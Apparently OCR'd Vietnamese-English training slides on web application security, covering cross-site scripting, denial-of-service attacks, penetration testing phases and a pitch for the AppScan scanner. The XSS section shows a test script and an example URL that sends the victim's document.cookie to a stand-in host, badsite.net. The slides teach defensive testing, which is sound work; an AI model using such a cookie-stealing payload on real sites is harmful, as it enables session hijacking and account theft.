
Các loại tấn công (tiếp…)

- Các tấn công “unvalidated input”
  - Cross Site Scripting (XSS)
  - Injection Attacks
  - Buffer Overflow Attack
  - …

Cross-Site Scripting

- Là tấn công vào ***người sử dụng*** internet đang ***kết nối hợp lệ*** tới web server có ***điểm yếu***
- Điểm yếu trên web server nhưng đối tượng bị tấn công là client
- Client bị lừa để chạy một script của hacker dưới sự trung gian của web server bị lỗi.


Mô tả 1 tấn công XSS



Mô tả 1 tấn công XSS

1) Victim log vào 1 website tin cậy
2) Victim clicks vào 1 URL trong email
3) Victim gửi malicious code tới website trên như một yêu cầu truy cập web
4) Website tự động trả lại một malicious code về victim dưới danh nghĩa trả lời yêu cầu web vừa rồi
5) Malicious code được thực hiện trên victim's browser

Ví dụ về XSS-CSS trong Internet Banking



Các điều kiện để có tấn công XSS

- Website bị lỗi XSS
- Người sử dụng click vào 1 URL hoặc vào 1 trang web khác có chứa malicious code
- Người sử dụng đã log on hợp lệ vào website bị lỗi (session chưa timed out)

XSS – Phát hiện lỗi XSS

- Đưa vào website 1 script như sau

```
<script>alert("this is vulnerable")</script>
```

- Website bị lỗi sẽ trả về một của sổ thông báo:

XSS – Ví dụ XSS

- User nhận được email với nội dung: hãy click vào đây để nhận được gấp đôi dung lượng email.
- **http://www.mymail.com?search="<script>window.navigate("http://badsite.net/steal.asp?cookie="+document.cookie)</script>"**
- URL này được gửi tới webmail bị lỗi XSS, webmail sẽ trả lại cho user một thông báo: Search gave no results
- Nhưng cookies đã bị lấy mất

Nguy hiểm của XSS

- Lỗi ở trên server nhưng client lại bị tấn công
- Người sử dụng tin vào tất cả các URL của 1 domain tin cậy. Ví dụ như tất cả các URL có phần đầu là http://www.misoft.com.vn/.....
- Nếu bị lợi dụng, ví dụ như trong internet banking: người sử dụng bị mất tài khoản, ngân hàng bị mất uy tín.


Các loại tấn công (tiếp…)

- Các tấn công Từ chối dịch vụ
  - Locking customer account
  - Buffer Overflow
  - Storing too much data in Session
  - Writing user provided data to disk
  - …

DoS – đối tượng tấn công

- Attacks targets web site resources such as:
  - Bandwidth (network flooding)
  - Database connection
  - Disk usage
  - CPU, Memory
  - …

Application DOS Illustrated



DOS Target: Web Server

- SYN Flood
- ACK Flood
- Based on 3 ways handshake of TCP
- When the server receives a SYN or ACK packet, it has to process the packet and spend an amount of CPU and RAM resource.
- If a large amount of SYN or ACK packets received, a server could crash

DOS Target: User

- Usually based on lock-out principle
- The hacker tries many unsuccessful attempts to log in to some protected web resource as the target user.
- The attempts will be unsuccessful on purpose to trigger some lock-out process, resulting in the legitimate user not being able to access resources

DOS Target: DB


- Usually via SQL Injection techniques.
- The particular attacks would cause the denial condition would involve heavy modification of the DB so that the actual DB server becomes unusable.

- Chúng ta cần làm gì để bảo vệ trước các tấn công vào ứng dụng web?

Web Application Security Penetration Testing

Web Application Security Testing

The Software Development Life Cycle Process - SDLC



Web Application Security Testing

- Testing Technique:
  - Manual Inspections & Reviews
  - Threat Modeling (Risk Management)
  - Code Review
  - ***Penetration Testing***

Security Testing Framework

- **PHASE 1 — BEFORE DEVELOPMENT BEGINS**
  - Phase 1A: Policies and Standards Review
  - Phase 1B: Develop Measurement and Metrics Criteria (Ensure Traceability)
- **PHASE 2: DURING DEFINITION AND DESIGN**
  - Phase 2A: Security Requirements Review
  - Phase 2B: Design an Architecture Review

Security Testing Framework

- **PHASE 3: DURING DEVELOPMENT**
  - Phase 3A: Code Walkthroughs
  - Phase 3B: Code Reviews
- **PHASE 4: DURING DEPLOYMENT**
  - ***Phase 4A: Application Penetration Testing***
  - Phase 4B: Configuration Management Testing

Security Testing Framework

- **PHASE 5: MAINTENANCE AND OPERATIONS**
  - Phase 5A: Conduct Operational Management Reviews
  - Phase 5B: Conduct Periodic Health Checks
  - Phase 5C: Ensure Change Verification

Penetration Testing

- Là công việc đánh giá mức độ an ninh của ứng dụng web thông qua việc giả lập các tấn công.
- Thông thường được thực hiện theo phương pháp Black Box
- Bao gồm các thành phần:
  - Tester
  - Tools, Methodology
  - Application (Black Box)

Penetration Testing (Pen Test)

- Tester: Information Security Engineer, Application Developer
- Methodology: Testing Guide (vd: OWASP Guide)
- Tools: (vd: WatchFire AppScan)
- Application: Ứng dụng web

Các bước thực hiện Pen Test

- Passive: Tìm hiểu về cấu trúc logic, các function mà website cung cấp
- Active: Thực hiện đánh giá theo các loại:
  - Information Gathering
  - Business logic testing
  - Authentication Testing
  - Session Management Testing
  - Data Validation Testing
  - Denial of Service Testing
  - Web Services Testing

Các công cụ

- Watch Fire AppScan
- Google
- OWASP tools
- Foundstone tools
- …


Vai trò của Công cụ

- Information Gathering
- Business logic testing
- Authentication Testing
- Session Management Testing
- **Data Validation Testing**
- **Denial of Service Testing**
- **Web Services Testing**

Watchfire AppScan

- Giới thiệu công cụ
- Giới thiệu tính năng

Web Application Environment Tools



Common Challenges for our customers:

- The new user is concerned about:
  - How do I find & fix web application security issues?
  - How do I test all my applications with limited resources?
  - How do I reduce the high cost of penetration testing?
- The power user is concerned with these challenges:
  - How do I embed security in the SDLC?
  - How do I educate developers?
  - How do I demonstrate compliance with security requirements?
  - Tools only automate 20% of the workload
  - How do I scan through more complicated sites?
  - Lack of configurability in tools
  - Need to know and control what the tools are doing

How does a Web App Scanner solve these problems?

User Challenge	Function	Benefit
How do I find & fix web application security issues?	Scan coverage	Accuracy
How do I test all my applications with limited resources?	Automation	Productivity
How do I educate developers? Embed security in SDLC?	Visibility	Reporting
Tools only automate 20% of the workload	Automation	Productivity
How do I scan through more complicated sites?	Coverage	Accuracy
Lack of configurability in tools	Customization	Control
Need to know and control what the tools are doing	Visibility	Productivity

Advanced Testing Utilities: Power Tools

HTTP
Request Editor

Connection
Test

HTTP Proxy

NEW!

Authentication
Tester


NEW!

Web Services
Explorer

NEW!

Token
Analyzer

Encode/Decode



Expression
Test

Demo/Giới thiệu Công cụ

Thảo luận về việc áp dụng AppScan trong quy trình phát triển ứng dụng web

Tích hợp Security test vào quy trình test ứng dụng


- Khi Plan& Design
- Khi Coding : Code review
- Khi hoàn thành sơ bộ sản phẩm: Vulnerability Assessment
- Khi đưa vào hoạt động: Penetration testing

Tích hợp Security test vào quy trình test ứng dụng

- Lợi ích, thuận lợi?
  - 1
  - 2
  - …
- Khó khăn?
  - 1
  - 2
  - …

Các thông tin thêm

- Tài liệu tham khảo:
  - Guide line
  - Secure Code review
  - Penetration testing guide
- Khóa đào tạo về Security
- Foundstone Ultimate Hacking (4 ngày)
- Foundstone Web Hacking (2 ngày)
- ISMS, ISO27001 (1 ngày)



CẢM ƠN CÁC QUÍ VỊ ☺